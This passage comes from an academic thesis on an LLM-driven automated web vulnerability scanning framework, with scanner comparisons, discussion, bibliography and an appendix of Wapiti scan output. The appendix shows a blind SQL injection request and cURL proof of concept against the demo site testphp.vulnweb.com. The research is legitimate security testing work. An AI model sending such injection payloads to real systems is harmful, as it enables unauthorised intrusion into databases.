Server Misconfiguration	1	1	1	Acunetix: Precision 100%, Recall 100%; Proposed Framework: Precision 100%, Recall 100%	Both scanners successfully find the server misconfiguration vulnerability.
Weak Credential	0	1	1	Acunetix: Precision 0%, Recall 0%; Proposed Framework: Precision 100%, Recall 100%	The proposed framework identifies the weak credential with perfect precision and recall, while Acunetix Scanner fails to detect the issue.
Insecure HTTP Headers	1	1	1	Acunetix: Precision 100%, Recall 100%; Proposed Framework: Precision 100%, Recall 100%	Both scanners successfully find the insecure HTTP header vulnerability.

Table 5.11: Comparison of Performance between Acunetix and the Proposed Framework (i)

Vulnerability Type	Endpoints Detected by Acunetix	Endpoints Detected by Proposed Framework	Endpoints from Ground Truth	Detection Accuracy	Observation
Outdated Server Software	1	1	1	Acunetix: Precision 100%, Recall 100%; Proposed Framework: Precision 100%, Recall 100%	The outdated server software vulnerability is found by both scanners, reflecting perfect precision and recall.
Missing Cookie Security Flags	1	0	2	Acunetix: Precision 100%, Recall 50%; Proposed Framework: Precision 0%, Recall 0%	Acunetix Scanner achieves perfect precision but partial recall, whereas the proposed framework fails to detect any instance.
Server-Side Request Forgery (SSRF)	1	0	1	Acunetix: Precision 100%, Recall 100%; Proposed Framework: Precision 0%, Recall 0%	Acunetix successfully detects the only SSRF vulnerability, whereas the proposed framework fails to identify any.

Table 5.12: Comparison of Performance between Acunetix and the Proposed Framework (ii)

Overall, the comparison in tables 5.11 and 5.12 shows that the proposed framework performs competitively and often better on this target with the Acuentix Web Vulnerability Scanner, which is a well established scanner. The findings indicate that the proposed framework provides promising precision in vulnerability finding and coverage. Also, with targeted enhancement, its performance can be upgraded. Its modular architecture enables continuous enhancement through integration of additional advanced scanners, allowing it to adapt to emerging and a wider range of vulnerabilities.

5.6.3 Burp Suite

Burp Suite is a tightly integrated, Java written tool which is designed to test the security of a web application [47]. The available Community Edition of Burpsuite includes HTTP(s) and WebSockets history, essential tools which are suitable for manual penetration testing. Burp suite Professional (paid version) provides extensive core features of the Community version (free version) by providing an advanced automated scanner which crawls the target URL and discovers the security flaws [47]. Though the Pro version provides automation in vulnerability scanners, it remains an enterprise product with limited accessibility.

In contrast, the proposed automated framework is an alternative to the existing paid tools since it is cost-effective and provides more comprehensive results for vulnerabilities like Cross- site scripting, SQL Injection, Directory Traversal without any human intervention.

5.6.4 Nessus

Nessus is an enterprise based vulnerability assessment tool developed by Tenable that has gained wide recognition in the field of cyber security for its reliability [34]. Tenable also offers Nessus Essentials, a free version of the original software, primarily used for educational or research purposes with a restricted number of scans. It demonstrates strong performance in detecting network level and common web application vulnerability [35]. However, the free version of Nessus operates with a limited plugin library, utilizing only a subset of Tenable's vulnerability database [35]. As a result, complex or newly emerging vulnerabilities may remain undetected.

The proposed framework addresses the limitation with its modular and open-source design, which allows the integration of additional tools to adapt to newly discovered vulnerabilities. Moreover, its cost effective nature enables unrestricted scanning, providing broader accessibility for continuous vulnerability detection.

5.6.5 Pentestgpt

PentestGPT represents a human-in-the-loop approach to automated penetration testing. Given a target, it plans a tree of actions and guides the pentester to follow the step wise work flow [49]. At each step, the human pentester executes the commands externally, observes the result and feeds the relevant output back to the system. The tool then updates the plan and issues further instructions. The functionality of Pentestgpt demands the pentester to be skilled and manually involved at all times. Though it excels at LLM-assisted reasoning and planning, execution and validation remain manual [49].

Compared to PentestGPT, the proposed framework demonstrates better automation by integrating the Large Language Model (LLM) directly into penetration testing workflow. The LLM performs specific tasks and curates the findings. Further, the LLM is also responsible for generating the human readable action plan, CVSS base metrics prediction and report generation. Through the careful integration of the Large Language Model (LLM) and open-source tools, it eliminates the need for continuous human supervision.

Overall, the evaluation demonstrates that the proposed framework performs competitively against established vulnerability scanners such as OWASP ZAP, Acunetix, BurpSuite and Nessus, while maintaining the advantages of being modular, open-source and cost-effective.

Chapter 6

Evaluation Analysis and Discussion

This section presents an analysis of evaluation results of the proposed framework while also adding a comparative performance analysis against the existing vulnerability detection tools. Moreover, it emphasizes the reasoning of integrating GPT-5 in our framework to enhance the CVSS score generation accuracy, through vulnerability severity metric. Further, the discussion highlights the strengths, limitations and long-term impact on the cyber security field, demonstrating the benefits of applying automation in the proposed framework.

6.1 Discussion of Evaluation Results

The evaluation demonstrates that the proposed framework performs competitively against established scanners and achieves strong and reliable performance in vulnerability detection. It achieves high precision across major vulnerability categories including SQL injection, Cross-Site Scripting and Directory Traversal, indicating a strong ability in minimizing the number of false positives. The framework also maintains consistent detection of configuration-based vulnerabilities such as insecure HTTP header, outdated server software etc. However, certain vulnerabilities such as CSRF, SSRF and missing cookie flags show reduced recall, suggesting that the framework, similar to other scanners, may overlook some true positives in complex testing conditions.

The score based evaluation further reveals that while Acunetix and OWASP ZAP achieved higher cumulative scores due to their advanced GUI features, policy based scanning and pause-resume capabilities, the proposed framework scores competitively in core performance metrics such as automation level, scanning time and true positive rate. This is a noteworthy outcome given the maturity of the compared scanners. Its open-source and modular design also provides a significant advantage in accessibility and adaptability to the evolving cyber security landscape.

In addition, the subtask completion analysis shows that the framework successfully completes the majority of the fine-grained subtasks, surpassing both Acunetix and OWASP ZAP in overall coverage. This illustrates that the framework is capable of

effectively handling the essential fine-grained operational tasks that form the foundation of the overall vulnerability assessment.

The LLM based CVSS scoring evaluation further validates the effectiveness of integrating GPT-5 into the framework for CVSS score generation phase. GPT-5 demonstrates the highest accuracy in replicating the National Vulnerability Database (NVD) severity ratings, achieving a consistent score for critical vulnerabilities. This outcome confirms the model's reliability in correctly predicting CVSS base metrics and assisting in the overall process of CVSS score generation. Although occasional overestimation occurs for low-severity cases, GPT-5 significantly improves vulnerability severity interpretability and automates the process of severity classification through automating the process of CVSS base metric prediction.

Through the comparative analysis, the proposed framework demonstrates promising performance comparable to state-of-the-art vulnerability scanners and tools, validating its effectiveness within standardized evaluation parameters. In contrast to Burp Suite, Nessus and Acunetix Web Vulnerability Scanner, which are commercial and license-restricted scanners, the framework's open source and cost-effective design enhances accessibility and usability. Furthermore, compared to PentestGPT, the proposed framework exhibits a higher degree of end-to-end automation, eliminating the need for constant human supervision. It also performs well alongside well-established open-source tool, OWASP ZAP.

Overall, the evaluation results confirm that the proposed framework achieves a balanced ground between automation and accuracy. While commercial scanners may have an advantage in enterprise-level optimization, the proposed framework presents a promising alternative with significant potential for continuous improvement and modular scalability.

6.2 Strengths of the Proposed Framework

The proposed framework demonstrates significant strength through its novel pipeline architecture for automated vulnerability detection, and its relevance in the evolving cybersecurity space.

The framework integrates a Large Language Model (LLM) to generate a human-readable, step-by-step action plan derived from the findings of reconnaissance and vulnerability assessment. This approach enables efficient and ethically guided penetration testing, ensuring that exploitation step is conceptually addressed without performing intrusive actions. Unlike existing vulnerability scanners that merely produce a list of detected issues with no guidance for further analysis, the LLM - generated action plan, bridges the gap between vulnerability detection and exploitation remediation for testers, providing both completeness and operational efficiency. Additionally, the framework utilizes LLM in the prediction of CVSS base metrics, thereby automating the computation of CVSS score for each identified vulnerability. These derived scores enhance vulnerability exposure understanding and enable risk mitigation prioritization on the basis of severity levels. Moreover, the framework

follows a modular pipeline design, enabling easy integration or replacement of individual security tools without disrupting the overall workflow. By combining a Large Language Model (LLM) with open-source security tools, the framework offers a cost-effective alternative to traditionally expensive penetration testing procedures [92], therefore enhancing accessibility. Furthermore, the proposed framework introduces a novel quantitative security scoring system that unifies all the vulnerability data into a single interpretable metric, offering stakeholders a concise and comprehensive view of the targeted application's security posture. Collectively, these factors establish the proposed framework as an innovative and practical advancement in vulnerability detection, enhancing overall penetration testing procedure.

6.3 Limitations

Along with the promising results and future potential for enhancement, the proposed framework faces certain limitations which requires careful consideration. The primary limitation lies in its dependence on external open-source security tools. Since users need to ensure that all integrated tools are accurately configured, it prevents the framework from being plug-and-play. Further, the performance in vulnerability detection can vary under different testing environments, since each tool operates with distinct detection logic and vulnerability coverage scope. This may result in the framework's overall performance fluctuating depending on the target web application. Additionally, while Generative AI integration significantly improves interpretability, it remains susceptible to biases or inaccuracies. The interpretation of vulnerability severity via the Large Language Model (LLM) may vary. While the framework is designed to support ethical cyber security practices, the automation of this process may also raise ethical concerns regarding potential misuse by non-ethical actors. Therefore, embedding necessary safeguards, the framework can preserve its intent while minimizing the risk of malicious actions. Despite these limitations, the framework establishes a strong foundation for continued innovation, paving the way for more accurate, efficient and secure penetration testing in the cyber security domain.

6.4 Potential Impact in Cyber Security space

Mitigating a rapidly evolving web application threat requires an adaptive and effective solution. Traditional penetration testing approaches consumes time, resources and requires experienced personnel to check and discover exploits. By integrating automation and LLM analysis, the proposed framework demonstrates a novel direction in advancing adaptive, faster and efficient web vulnerability assessment and serves a step toward future research and development of AI-assisted, fully autonomous penetration testing systems. The overall security scoring system with CVSS scores for individual vulnerabilities prioritizes providing a summarized view of web application security risks. Additionally, the framework has the room for converging other tools, techniques to detect more vulnerabilities, and generate action plans. Collectively, these extensive features of this framework contribute proactively in the cyber security ecosystem.

Chapter 7

Conclusion

To mitigate the risk of web application cyber attacks, automation of vulnerability detection for the penetration testing procedure is essential for web application security. For the continuous improvements in web security, manual penetration testing remains tedious and highly time-consuming, leaving the system completely open to any kind of cyberattacks and putting it at risk. In an attempt to battle this problem, this paper provides an automated framework that incorporates open-source security tools and a large language model (LLM) to improve web application vulnerability identification and to overcome the limitations of vulnerability detection in conventional penetration testing procedures. This framework allows multiple stages of the penetration testing process to be conducted accurately and efficiently. Through the integration of security tools and automation, faster detection of vulnerability, precise risk assessment, and identification of evolving vulnerabilities is possible. Additionally, the framework utilizes the LLM to generate a step-by-step action plan for manual testers, outlining the attack paths for exploitation. Along with this, the proposed framework also provides a LLM generated report, enabling a precise risk assessment for the targeted system. Further, this automated framework offers a scalable and dependable method for protecting contemporary web applications while streamlining vulnerability detection in the penetration testing procedure. In conclusion, by enabling quicker, practical and precise automated vulnerability detection in penetration testing, web application security can be significantly enhanced.

Chapter 8

Future Work

While the proposed framework demonstrates strong results in automation, interpretability and accuracy, several enhancements could further improve its efficiency and reliability. A key improvement would be coordinating and timing the tool execution, allowing the framework to choose which tool to run depending on real time target behaviour. Integrating session and cookie ID capturing and management, can greatly improve the framework's performance in terms of bypassing session barriers. Moreover, adding a proxy server service to the framework can help in avoiding IP address blocking issues from certain targets. In addition, fine tuning the AI could generate more trustable results for the CVSS base metrics, resulting in consistent CVSS base score and in addition, overall system security score. Establishing the user interface and configuration system for greater customization and modularity would be beneficial for the penetration testers. Further, allowing the framework to pause at the exploitation phase for the pentester to execute the suggestions, and later resuming once the tester inputs their finding, for complete penetration testing may also be achievable. Furthermore, the flexibility of the proposed framework allows the exploration of additional open-source tools and emerging security techniques to broaden its vulnerability coverage. For example, incorporating network level scanning utilities such as OpenVAS [93] could extend the system capability. Exploring open source tools and integrating them based on overall vulnerability coverage is also essential. Lastly, adhering to the users budget and performance needs, integrating a feature which will enable users to have a user-configurable option through which they can choose to use a free or paid LLM API in the framework. Collectively, these enhancements have the ability to elevate the framework from a research prototype to a practically deployable solution for a real world penetration testing environment.

Bibliography

[1] U. kumar, K. kumar, M. Vignesh, and G. Premnath, "Web application and web server footprint maker and analyzer," *International Journal of Pure and Applied Mathematics*, vol. 119, pp. 1499–1504, Jan. 2018.

[2] K. Gurline and N. Kaur, "Penetration testing-reconnaissance with nmap tool," *International Journal of Advanced Research in Computer Science*, vol. 8, no. 3, 2017.

[3] S. Mayukha and R. Vadivel, "Reconnaissance for penetration testing using active scanning of mitre attck," in Jan. 2023, pp. 693–705, ISBN: 978-981-19-0097-6. DOI: 10.1007/978-981-19-0098-3_66.

[4] M. Albahar, D. Alansari, and A. Jurcut, "An empirical comparison of pentesting tools for detecting web app vulnerabilities," *Electronics*, vol. 11, p. 2991, Sep. 2022. DOI: 10.3390/electronics11192991.

[5] J. Cabral Costa, T. Roxo, B. Sequeiros, H. Proença, and P. Inácio, "Predicting cvss metric via description interpretation," *IEEE Access*, vol. 10, pp. 59 125–59 134, Jan. 2022. DOI: 10.1109/ACCESS.2022.3179692.

[6] P. Lachkov, L. Tawalbeh, and S. Bhatt, "Vulnerability assessment for applications security through penetration simulation and testing," *Journal of Web Engineering*, vol. 21, no. 7, pp. 2187–2208, 2022. DOI: 10.13052/jwe1540-9589.2178.

[7] F. Shi, S. Kai, J. Zheng, and Y. Zhong, "Xlnet-based prediction model for cvss metric values," *Applied Sciences*, vol. 12, no. 18, 2022, ISSN: 2076-3417. DOI: 10.3390/app12188983. [Online]. Available: https://www.mdpi.com/2076-3417/12/18/8983.

[8] A. Happe and J. Cito, "Getting pwn'd by ai: Penetration testing with large language models," in *Proceedings of the 31st ACM Joint European Software Engineering Conference and Symposium on the Foundations of Software Engineering*, 2023, pp. 2082–2086.

[9] Z. Hu, R. Beuran, and Y. Tan, "Automated penetration testing using deep reinforcement learning," in *2020 IEEE European Symposium on Security and Privacy Workshops (EuroSPW)*, 2020, pp. 2–10. DOI: 10.1109/EuroSPW51379.2020.00010.

[10] A. A. Alghamdi, "Effective penetration testing report writing," in *2021 International Conference on Electrical, Computer, Communications and Mechatronics Engineering (ICECCME)*, 2021, pp. 1–5. DOI: 10.1109/ICECCME52200.2021.9591097.

[11] A. Shanley and J. M. N., "Selection of penetration testing methodologies: A comparison and evaluation," pp. 65–72, 2015. DOI: 10.4225/75/57b69c4ed938d. [Online]. Available: https://doi.org/10.4225/75/57b69c4ed938d.

[12] Y.-j. Zhang, P. Liao, K.-z. Huang, and Y.-l. Liu, "An automatic approach for scoring vulnerabilities in risk assessment," in *Proceedings of the 2nd International Conference on Electrical and Electronic Engineering (EEE 2019)*, Atlantis Press, 2019/07, pp. 256–261, ISBN: 978-94-6252-754-6. DOI: 10.2991/eee-19.2019.41. [Online]. Available: https://doi.org/10.2991/eee-19.2019.41.

[13] M. Denis, C. Zena, and T. Hayajneh, "Penetration testing: Concepts, attack methods, and defense strategies," in *2016 IEEE Long Island Systems, Applications and Technology Conference (LISAT)*, 2016, pp. 1–6. DOI: 10.1109/LISAT.2016.7494156.

[14] P. Formosa, M. Wilson, and D. Richards, "A principlist framework for cybersecurity ethics," *Computers Security*, vol. 109, p. 102 382, 2021, ISSN: 0167-4048. DOI: https://doi.org/10.1016/j.cose.2021.102382. [Online]. Available: https://www.sciencedirect.com/science/article/pii/S0167404821002066.

[15] J. Shahid, M. K. Hameed, I. T. Javed, K. N. Qureshi, M. Ali, and N. Crespi, "A comparative study of web application security parameters: Current trends and future directions," *Applied Sciences*, vol. 12, no. 8, p. 4077, 2022.

[16] K. Abdulghaffar, N. Elmrabit, and M. Yousefi, "Enhancing web application security through automated penetration testing with multiple vulnerability scanners," *Computers*, vol. 12, no. 11, p. 235, 2023.

[17] N. J. Palatty, *The history of penetration testing: How it all began*, Accessed: 2024-10-16, 2024. [Online]. Available: https://www.getastra.com/blog/security-audit/history-penetration-testing/#Spring_of_1967_Computer_Security_Specialists_Gather.

[18] S. Lake, *The cybersecurity industry is short 3.4 million workers. that's good news for cyber wages*, Accessed: 2024-10-16, 2024. [Online]. Available: https://fortune.com/education/articles/the-cybersecurity-industry-is-short-3-4-million-workers-thats-good-news-for-cyber-wages/.

[19] F. Abu-Dabaseh and E. Alshammari, "Automated penetration testing: An overview," in *The 4th international conference on natural language computing, Copenhagen, Denmark*, 2018, pp. 121–129.

[20] D. N. Railkar and S. Joshi, "A comprehensive literature review of artificial intelligent practices in the field of penetration testing," *Intelligent Systems and Applications: Select Proceedings of ICISA 2022*, pp. 75–85, 2023.

[21] Y. Jararweh, H. Bany Salameh, A. Alturani, L. Tawalbeh, and H. Song, "Anomaly-based framework for detecting dynamic spectrum access attacks in cognitive radio networks," *Telecommunication Systems*, vol. 67, Feb. 2018. DOI: 10.1007/s11235-017-0329-9.

[22] O. Foundation, *Owasp top 10: 2021*, Available online, OWASP, 2021. [Online]. Available: https://owasp.org/Top10/.

[23] F. of Incident Response and S. T. (FIRST), *Common vulnerability scoring system (cvss) v4.0 specification document*, Available online, FIRST, 2023. [Online]. Available: https://www.first.org/cvss/v4.0/specification-document.

[24] M. A. K. Raiaan et al., "A review on large language models: Architectures, applications, taxonomies, open issues and challenges," *IEEE Access*, vol. 12, pp. 26 839–26 874, 2024. DOI: 10.1109/ACCESS.2024.3365742.

[25] J. White et al., *A prompt pattern catalog to enhance prompt engineering with chatgpt*, Available online, arXiv, 2023. [Online]. Available: https://arxiv.org/abs/2302.11382.

[26] Y. Pan, "Interactive application security testing," in *2019 International Conference on Smart Grid and Electrical Automation (ICSGEA)*, IEEE, 2019, pp. 558–561.

[27] E. Hilario, S. Azam, J. Sundaram, K. Imran Mohammed, and B. Shanmugam, "Generative ai for pentesting: The good, the bad, the ugly," *International Journal of Information Security*, vol. 23, no. 3, pp. 2075–2097, 2024.

[28] I. Simplice, O. Fidel, C. G. Kennedy, K. Okokpujie, and S. Gabriel, "Enhancing information system security: A vulnerability assessment of a web application using owasp top 10 list," in *Proceedings of 3rd International Conference on Smart Computing and Cyber Security*, P. K. Pattnaik, M. Sain, and A. A. Al-Absi, Eds., Singapore: Springer Nature Singapore, 2024, pp. 385–397.

[29] B. S. Lakshmi, D. Kovvuri, H. V. Bolisetti, D. S. Chikkala, S. Karri, and G. Yadlapalli, "A proactive approach for detecting sql and xss injection attacks," in *2024 3rd International Conference on Applied Artificial Intelligence and Computing (ICAAIC)*, IEEE, 2024, pp. 1415–1420.

[30] N. I. of Standards and Technology, *Cvss v3 calculator*, Available online, NVD, 2025. [Online]. Available: https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator.

[31] M. A. Khder, "Web scraping or web crawling: State of art, techniques, approaches and application.," *International Journal of Advances in Soft Computing & Its Applications*, vol. 13, no. 3, 2021.

[32] Y. K. Dwivedi et al., "Artificial intelligence (ai): Multidisciplinary perspectives on emerging challenges, opportunities, and agenda for research, practice and policy," *International Journal of Information Management*, vol. 57, p. 101 994, 2021, ISSN: 0268-4012. DOI: https://doi.org/10.1016/j.ijinfomgt.2019.08.002. [Online]. Available: https://www.sciencedirect.com/science/article/pii/S026840121930917X.

[33] A. Djenna, S. Harous, and D. E. Saidouni, "Internet of things meet internet of threats: New concern cyber security issues of critical cyber infrastructure," *Applied Sciences*, vol. 11, no. 10, 2021, ISSN: 2076-3417. DOI: 10.3390/app11104580. [Online]. Available: https://www.mdpi.com/2076-3417/11/10/4580.

[34] S. Nrk et al., "A comparative analysis of vulnerability management tools: Evaluating nessus, acunetix, and nikto for risk based security solutions," *arXiv preprint arXiv:2411.19123*, 2024.

[35] Tenable, *Tenable Nessus Essentials Vulnerability Scanner*, [Accessed 07-10-2025], n.d. [Online]. Available: https://www.tenable.com/products/nessus/nessus-essentials.

[36] OpenAI, *Openai platform: Gpt-5 documentation*, https://platform.openai.com/docs/models/gpt-5, Accessed: 2025-10-07, 2025.

[37] G. Lyon, *Nmap: Network mapper*, Available online, A free and open-source tool for network discovery and security auditing, 2023. [Online]. Available: https://nmap.org.

[38] EnableSecurity, *Wafw00f: Web application firewall detection tool*, Available online, A tool to identify and fingerprint web application firewalls (WAFs), 2023. [Online]. Available: https://github.com/EnableSecurity/wafw00f.

[39] D. Batham, *Paramspider: Mining parameters from dark corners of web applications*, Available online, A tool to discover parameters in URLs for penetration testing, 2023. [Online]. Available: https://github.com/devanshbatham/ParamSpider.

[40] S. Developers, *Sqlmap: Automatic sql injection and database takeover tool*, Available online, An open-source tool for detecting and exploiting SQL injection flaws, 2023. [Online]. Available: https://sqlmap.org.

[41] O. Reeves, *Gobuster: Directory/file, dns, and vhost busting tool*, Available online, A tool for brute-forcing URIs, DNS subdomains, and virtual hosts, 2023. [Online]. Available: https://github.com/OJ/gobuster.

[42] Pwn0sec, *Pwnxss: Automated xss vulnerability scanner*, Available online, A tool for detecting Cross-Site Scripting (XSS) vulnerabilities, 2023. [Online]. Available: https://github.com/pwn0sec/PwnXSS.

[43] ProjectDiscovery, *Subfinder: Subdomain discovery tool*, Available online, A tool for discovering subdomains of websites, 2023. [Online]. Available: https://github.com/projectdiscovery/subfinder.

[44] Wappalyzer, *Wappalyzer: Technology profiler*, Available online, A tool to identify technologies used on websites, 2023. [Online]. Available: https://www.wappalyzer.com.

[45] C. A. Davis, *Python-wappalyzer: Python implementation of wappalyzer*, Available online, A Python library to identify technologies used on websites, 2023. [Online]. Available: https://pypi.org/project/python-Wappalyzer/.

[46] R. Penners, *Nslookup: A python library for dns lookups*, Available online, Available on PyPI, 2023. [Online]. Available: https://pypi.org/project/nslookup/.

[47] A. Mahajan, *Burp Suite Essentials*. Packt Publishing Ltd, 2014.

[48] Bee-San, *GitHub - bee-san/RustScan: RustScan — the modern port scanner*, [Accessed 07-10-2025], n.d. [Online]. Available: https://github.com/bee-san/RustScan.

[49] G. Deng et al., "Pentestgpt: An llm-empowered automatic penetration testing tool," *arXiv preprint arXiv:2308.06782*, 2023.

[50] TestPHP VulnWeb, *Disclaimer*, [Accessed 07-10-2025], n.d. [Online]. Available: http://testphp.vulnweb.com/disclaimer.php.

[51] D.-O. Jaquet-Chiffelle and M. Loi, "Ethical and unethical hacking," in *The ethics of cybersecurity*, Springer International Publishing Cham, 2020, pp. 179–204.

[52] J. Maindonald and W. J. Braun, *Data analysis and graphics using R: an example-based approach*. Cambridge University Press, 2010, vol. 10.

[53] testssl.sh contributors, *GitHub - testssl/testssl.sh: Testing TLS/SSL encryption anywhere on any port*, https://github.com/testssl/testssl.sh, GitHub repository. Accessed: 2025-10-07, n.d.

[54] SSL Labs, *SSL Server Rating Guide*, https://github.com/ssllabs/research/wiki/SSL-Server-Rating-Guide, GitHub. Accessed: 2025-10-07, n.d.

[55] G. J. Kathrine, R. T. Baby, and V. Ebenzer, "Comparative analysis of subdomain enumeration tools and static code analysis," *ISSN (Online)*, pp. 2454–7190, 2020.

[56] Sullo, *GitHub - sullo/nikto: Nikto web server scanner*, [Accessed 07-10-2025], n.d. [Online]. Available: https://github.com/sullo/nikto.

[57] National Institute of Standards and Technology (NIST), *NVD - Data Feeds*, [Accessed 07-10-2025], n.d. [Online]. Available: https://nvd.nist.gov/vuln/data-feeds.

[58] Wapiti-Scanner, *GitHub - wapiti-scanner/wapiti: Web vulnerability scanner written in Python3*, [Accessed 07-10-2025], n.d. [Online]. Available: https://github.com/wapiti-scanner/wapiti.

[59] Izack, *GitHub - izack05/Full-Scan-Report-on-testphp.vulnweb.com-by-Acunetix-application-security-testing-tool: Full vulnerability scan report on testphp.vulnweb.com by Acunetix*, [Accessed 07-10-2025], n.d. [Online]. Available: https://github.com/izack05/Full-Scan-Report-on-testphp.vulnweb.com-by-Acunetix-application-security-testing-tool.

[60] Acunetix, *Acunetix 360 scan report for http://testphp.vulnweb.com/login.php*, [Accessed 07-10-2025], Jan. 2022. [Online]. Available: https://cdn.acunetix.com/wp-content/uploads/2022/01/11175019/scan-report-testphp.vulnweb.com-owasptopten2021-27_08_2021-12_05-PM.html.

[61] K. Al-talak and O. Abbass, "Detecting server-side request forgery (ssrf) attack by using deep learning techniques," *International Journal of Advanced Computer Science and Applications*, vol. 12, no. 12, p. 12, 2021.

[62] C. S. Cheah and V. Selvarajah, "A review of common web application breaching techniques (sqli, xss, csrf)," in *3rd international conference on integrated intelligent computing communication & security (ICIIC 2021)*, Atlantis Press, 2021, pp. 540–547.

[63] R. Maini, P. Bvducoep, R. Pandey, R. Kumar, and R. Gupta, "Automated web vulnerability scanner," *Int. J. Eng. Appl. Sci. Technol*, vol. 4, no. 1, pp. 132–136, 2019.

[64] OWASP Foundation, *Command Injection*, [Accessed 07-10-2025], n.d. [Online]. Available: https://owasp.org/www-community/attacks/Command_Injection.

[65] PortSwigger Web Security Academy, *What is XXE (XML external entity) injection? Tutorial & Examples*, [Accessed 07-10-2025], n.d. [Online]. Available: https://portswigger.net/web-security/xxe.

[66] OWASP Foundation, *HTTPOnly*, [Accessed 07-10-2025], n.d. [Online]. Available: https://owasp.org/www-community/HttpOnly.

[67] PortSwigger Web Security Academy, *Backup file*, [Accessed 07-10-2025], n.d. [Online]. Available: https://portswigger.net/kb/issues/006000d8_backup-file.

[68] PortSwigger Web Security Academy, *Content security policy*, https://portswigger.net/web-security/cross-site-scripting/content-security-policy, [Accessed 07-10-2025], n.d.

[69] OWASP API Security Project Team, *API8:2023 Security Misconfiguration - OWASP API Security Top 10*, [Accessed 07-10-2025], n.d. [Online]. Available: https://owasp.org/API-Security/editions/2023/en/0xa8-security-misconfiguration/.

[70] OWASP Foundation, *A02 Cryptographic Failures - OWASP Top 10:2021*, [Accessed 07-10-2025], n.d. [Online]. Available: https://owasp.org/Top10/A02_2021-Cryptographic_Failures/.

[71] P. W. S. Academy, *Vulnerabilities in password-based login*, Accessed: 2025-10-07, n.d. [Online]. Available: https://portswigger.net/web-security/authentication/password-based.

[72] Digininja, *GitHub - digininja/DVWA: Damn Vulnerable Web Application (DVWA)*, [Accessed 07-10-2025], n.d. [Online]. Available: https://github.com/digininja/DVWA.

[73] Acunetix, *Web Vulnerability Scanner - Website vulnerability scanning*, [Accessed 07-10-2025], Mar. 2025. [Online]. Available: https://www.acunetix.com/vulnerability-scanner/.

[74] S0md3v, *GitHub - s0md3v/XSStrike: Most advanced XSS scanner.* [Accessed 07-10-2025], n.d. [Online]. Available: https://github.com/s0md3v/XSStrike.

[75] FIRST.org, *Common Vulnerability Scoring System Version 3.1 calculator*, [Accessed 07-10-2025], n.d. [Online]. Available: https://www.first.org/cvss/calculator/3-1.

[76] OWASP ZAP Project, *ZAP – Getting Started*, [Accessed 07-10-2025], n.d. [Online]. Available: https://www.zaproxy.org/getting-started/.

[77] G. Wilsey, *Acunetix Web Vulnerability Write Up, vulnweb*, https://darkyolks.medium.com/vulnweb-lab-report-an-analysis-of-vulnerabilities-on-the-web-c33472761913, [Accessed 07-10-2025], Oct. 2023.

[78] O. Tope, *Penetration Testing Report: http://testphp.vulnweb.com/*, https://medium.com/@oduwoletope11/penetration-testing-report-http-testphp-vulnweb-com-46c68687f54e, [Accessed 07-10-2025], Apr. 2025.

[79] Tutorial, *GitHub - tutorial0/testphp$_v$ulns : Collectallvulnsinhttp : //testphp.vulnweb.com/.* [Online]. Available: https://github.com/tutorial0/testphp_vulns.

[80] S. S. Mishra, *SecureScan-VAPT Reports: Findings and recommendations from a security assessment on the Home of Acunetix Art Web Application*, https://github.com/saahen-sriyan-mishra/SecureScan-VAPT_Reports, GitHub repository. Accessed: 2025-10-07, n.d.

[81] Harygovind, *GitHub - harygovind/Sample-vulnerability-report-for-testphp.vulnweb: Sample Vulnerability Assessment and Penetration Testing for http://testphp.vulnweb.com/*, [Accessed 07-10-2025], n.d. [Online]. Available: https://github.com/harygovind/Sample-vulnerability-report-for-testphp.vulnweb.

[82] Hahwul, *GitHub - hahwul/dalfox: Dalfox — powerful open-source XSS scanner and automation utility*, [Accessed 07-10-2025], n.d. [Online]. Available: https://github.com/hahwul/dalfox.

[83] Wireghoul, *GitHub - wireghoul/dotdotpwn: DotDotPwn - The Directory Traversal Fuzzer*, [Accessed 07-10-2025], n.d. [Online]. Available: https://github.com/wireghoul/dotdotpwn.

[84] Guelfoweb, *GitHub - guelfoweb/knock: Knock Subdomain Scan*, [Accessed 07-10-2025], n.d. [Online]. Available: https://github.com/guelfoweb/knock.

[85] Findomain, *GitHub - Findomain/Findomain: The fastest and complete solution for domain recognition*, [Accessed 07-10-2025], n.d. [Online]. Available: https://github.com/Findomain/Findomain.

[86] Aboul3la, *GitHub - aboul3la/Sublist3r: Fast subdomains enumeration tool for penetration testers*, [Accessed 07-10-2025], n.d. [Online]. Available: https://github.com/aboul3la/Sublist3r.

[87] Omersayak, *GitHub - omersayak/SubSeeker: SubSeeker — subdomain discovery using public SSL certificate logs*, [Accessed 07-10-2025], n.d. [Online]. Available: https://github.com/omersayak/SubSeeker.

[88] Robert David Graham, *GitHub - robertdavidgraham/masscan: Masscan — TCP port scanner that sends SYN packets asynchronously*, [Accessed 07-10-2025], n.d. [Online]. Available: https://github.com/robertdavidgraham/masscan.

[89] ProjectDiscovery, *GitHub - projectdiscovery/naabu: Naabu — fast, reliable port scanner for attack-surface discovery*, [Accessed 07-10-2025], n.d. [Online]. Available: https://github.com/projectdiscovery/naabu.

[90] Y. Li and Q. Liu, "A comprehensive review study of cyber-attacks and cyber security; emerging trends and recent developments," *Energy Reports*, vol. 7, pp. 8176–8186, 2021.

[91] O. Gulyas and G. Kiss, "Impact of cyber-attacks on the financial institutions," *Procedia Computer Science*, vol. 219, pp. 84–90, 2023.

[92] E. A. Altulaihan, A. Alismail, and M. Frikha, "A survey on web application penetration testing," *Electronics*, vol. 12, no. 5, 2023, ISSN: 2079-9292. DOI: 10.3390/electronics12051229. [Online]. Available: https://www.mdpi.com/2079-9292/12/5/1229.

[93] *Openvas: Open vulnerability assessment scanner*, https://www.openvas.org/, Accessed: 2025-10-07.

Appendix 1: Vulnerability Assessment Scan Results

Overview

The following figures present the detailed vulnerability scan outputs generated by Wapiti. The scans identify vulnerabilities across several categories, including SQL and Blind SQL Injection, weak credential detection, missing Content Security Policy (CSP), Cross-Site Request Forgery (CSRF), Path Traversal and insecure HTTP header configurations.

```
--- Endpoint 5 ---
Blind SQL vulnerability via injection in the parameter addcart
Evil request:
    POST /cart.php HTTP/1.1
    Host: testphp.vulnweb.com
    Referer: http://testphp.vulnweb.com/product.php?pic=4
    Content-Type: application/x-www-form-urlencoded

    price=1000&addcart=sleep%287%29%231
cURL command PoC : "curl "http://testphp.vulnweb.com/cart.php" -e "http://testphp.vulnweb.com/product.php?pic=4"
-d "price=1000&addcart=sleep%287%29%231""

--- Endpoint 6 ---
Blind SQL vulnerability via injection in the parameter searchFor
Evil request:
    POST /search.php?test=query HTTP/1.1
    Host: testphp.vulnweb.com
    Referer: http://testphp.vulnweb.com/
    Content-Type: application/x-www-form-urlencoded

